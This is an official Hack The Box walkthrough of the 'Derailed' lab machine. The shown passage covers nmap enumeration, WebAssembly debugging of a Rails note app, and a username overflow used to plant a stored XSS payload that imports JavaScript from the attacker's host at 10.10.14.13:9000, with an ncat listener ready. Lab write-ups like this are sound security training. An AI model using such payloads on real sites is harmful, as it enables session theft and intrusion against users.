Derailed

18th Nov 2022 / Document No D22.100.215

Prepared By: polarbearer

Machine Author(s): irogir & TheCyberGeek

Difficulty: Insane

Classification: Official

Synopsis

Derailed is an insane difficulty Linux machine that focuses on chaining web vulnerabilities such as Stored Cross-Site Scripting, Session Riding, Arbitrary File Inclusion and command injection in a `Rails` application. A buffer overflow vulnerability in a `WebAssembly` function is exploited in order to write an XSS payload into a secondary parameter, leading to a vulnerable administrative page that allows attackers to retrieve arbitrary system files; this can be leveraged to read the application source code from the `/proc` pseudo-filesystem and discover a command injection vulnerability, resulting in Remote Command Execution. Password re-use then gives access to an `openmediavault` user who has the rights to install `.deb` packages by calling a specific function from an `RPC` endpoint, ultimately resulting in the escalation of privileges through the execution of arbitrary code during the post-installation step.

Skills Required

- Enumeration
- Basic JavaScript knowledge
- Basic Rails knowledge

Skills Learned

- Debugging WebAssembly functions
- Exploiting Stored Cross-Site Scripting vulnerabilities
- Discovering vulnerabilities in Rails applications
- Abusing RPC commands in openmediavault

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.190 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.11.190
```

```
nmap -sC -sV -p$ports 10.10.11.190

egrep: warning: egrep is obsolescent; using grep -E
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-18 07:03 CET
Nmap scan report for 10.10.11.190
Host is up (0.064s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 16:23:b0:9a:de:0e:34:92:cb:2b:18:17:0f:f2:7b:1a (RSA)
|   256 50:44:5e:88:6b:3e:4b:5b:f9:34:1d:ed:e5:2d:91:df (ECDSA)
|_  256 0a:bd:92:23:df:44:02:6f:27:8d:a6:ab:b4:07:78:37 (ED25519)
3000/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: derailed.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.47 seconds
```

The `Nmap` output shows `OpenSSH` listening on its default port and an `Nginx` server listening on port `3000`.

Nginx

A clipnote-taking application is available on port `3000`.





Sending a `HEAD` request we see that the server is setting a `_simple_rails_session` cookie, suggesting that the application is running on the `Ruby on Rails` framework.

```
curl -I 10.10.11.190:3000
```


```
curl -I 10.10.11.190:3000

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Fri, 18 Nov 2022 06:19:15 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
Link: </packs/js/application-135b5cfa2df817d08f14.js>; rel=preload; as=script; nopush
Vary: Accept
ETag: W/"f8a7bf6dc87ae562530b9ec4f454eb38"
Cache-Control: no-cache
Set-Cookie:
_simple_rails_session=p7owCsDgRaI%2BT3NCi0b4NoZ6x4bqWm%2B0ye5nEW1gpTlgU0Kf6HiBSMlgx9J77Q4OxlY29mkk7o5FBZL7yfKz5H
eSwyJx8RxY4DECeNx1fOtn1hMBbpiBVG4vaBq4lBja8Iq1Uszcjm%2BhT7cMza3oKd3j5iFf2XdvsT8QpzNpvCYiKhK4jm04xFGSPP6YE77fd9%2
BifambiN6N%2FltJFDrzgfv0neorassO0kGbt6PDKU6bE5I9SzipwBenFj0t%2BKf1ePeoJveanb4MeGUhwyRoPi2YKv7D73KChkxzqtU%3D--
JKoYo89D%2BjFLhfvD--2PfgfrRwiGTYPorfL8%2Bm5g%3D%3D; path=/; HttpOnly; SameSite=Lax
X-Request-Id: a9112066-20e5-40ca-a33e-148bbb214b02
X-Runtime: 0.008504
Expires: Fri, 18 Nov 2022 06:19:14 GMT
```

Notes that are created by unregistered users are displayed with `Guest` as the author.







The `SIGN UP` link (`/register`) allows us to register a new account by supplying username and password.



After logging in and creating a new clipnote, the username is shown as the note author.




Upon inspecting the JavaScript code, we see that notes are fetched from the `/raw/:id` endpoint and then passed to the compiled `display()` function via ccall().





```
fetch('/clipnotes/raw/70')
        .then(response => response.json())
        .then(clipNote => {
            loadClipNote(clipNote)
        });

    function loadClipNote(clipNote) {

        window.clipNote = clipNote

        "use strict";
        let el = document.getElementById('editor');
        el.style.minHeight = '400px';

        let editor = null;

        require(['vs/editor/editor.main'], function () {

            editor = monaco.editor.create(el, {
                theme: 'vs-light',
                model: monaco.editor.createModel(clipNote.content, "markdown"),
                readOnly: true,
                fontSize: "18px",
                roundedSelection: false,
                scrollBeyondLastLine: false,
            });

            editor.layout();
        });

        // load some stats
        let author = clipNote.author
        let created = clipNote.created_at
```

```
        Module.ccall(
            "display",
            "number",
            ["string", "string"],
            [
                created,
                author
            ]
        );

    }
```

The `display()` function is exported by `display.wasm`.



We set a breakpoint inside the function to see what's stored in the function arguments `$var0` and `$var1`.






```
$var0: 5244064
$var1: 5244016
```

We can use the UTF8ToString() function in the browser console to convert these values to JavaScript strings. This shows that the first argument stores the creation date, and the second argument stores the clipnote author.

```
>> UTF8ToString(5244064)
<- "2022-11-18T06:28:18.332Z"
>> UTF8ToString(5244016)
<- "testuser"
```


The icon on the top right of the clipnote page allows us to report inappropriate notes for potential removal from the platform.





After a report is submitted, a message informs us that it will be evaluated by an administrator.

This has the potential for a stored Cross-Site Scripting attack. To test our hypothesis, we register a new account with user name `<script>alert(1);</script>` and submit a new clipnote. Unfortunately, the malicious code is escaped and displayed on the page without being executed.




Upon closer examination, we notice that the user registration form enforces a limit of 40 characters as username length:

```
              <div class="form-floating mb-3">
                <input maxlength="40" placeholder="Username" class="form-control"
size="40" type="text" name="user[username]" id="user_username" />
                <label for="user_username">Username</label>
              </div>
```

This check is only performed on the front end, as can be easily verified by intercepting the POST request with Burp Proxy and changing the username to a longer string.

```
python -c "print('A'*113)"
```

When registering a note after logging in with this long-username account, something interesting happens:




It seems that our username has exceeded the maximum allowed length for a clipnote author, resulting in an overflow that caused the date to be overwritten. We use the `pattern_create.rb` tool from Metasploit to generate a pattern that will help us identify the offset:

```
/opt/metasploit/tools/exploit/pattern_create.rb
```

```
/opt/metasploit/tools/exploit/pattern_create.rb -l 113
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad
```

We register a new account with the generated pattern as username and then create a new note, then use a simple Python one-liner to determine the substring offset.




```
python3 -c
'print("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad".index("Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad"))'
```

```
python3 -c
'print("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5
Ad6Ad".index("Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad"))'

48
```

Being able to write arbitrary strings into the creation date parameter, we can attempt XSS again. It is possible that the date, not being a user-supplied parameter, does not get escaped before being displayed on the page, making it a good candidate for storing our payload. We generate a new username with the following Python one-liner:


```
python3 -c "print('A'*48+ \"<img src=x
onerror=import('http://10.10.14.13:9000/e.js')>\")"
```

```
python3 -c "print('A'*48+ \"<img src=x onerror=import('http://10.10.14.13:9000/e.js')>\")"

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA<img src=x onerror=import('http://10.10.14.13:9000/e.js')>
```

We open a Netcat listener on port 9000:

```
ncat -klnvp 9000
```


We register an account with the generated username and create a new clipnote.



The JavaScript code is executed and a request is sent back to our listener.

```
ncat -klnvp 9000

Ncat: Version 7.92 ( https://nmap.org/ncat )
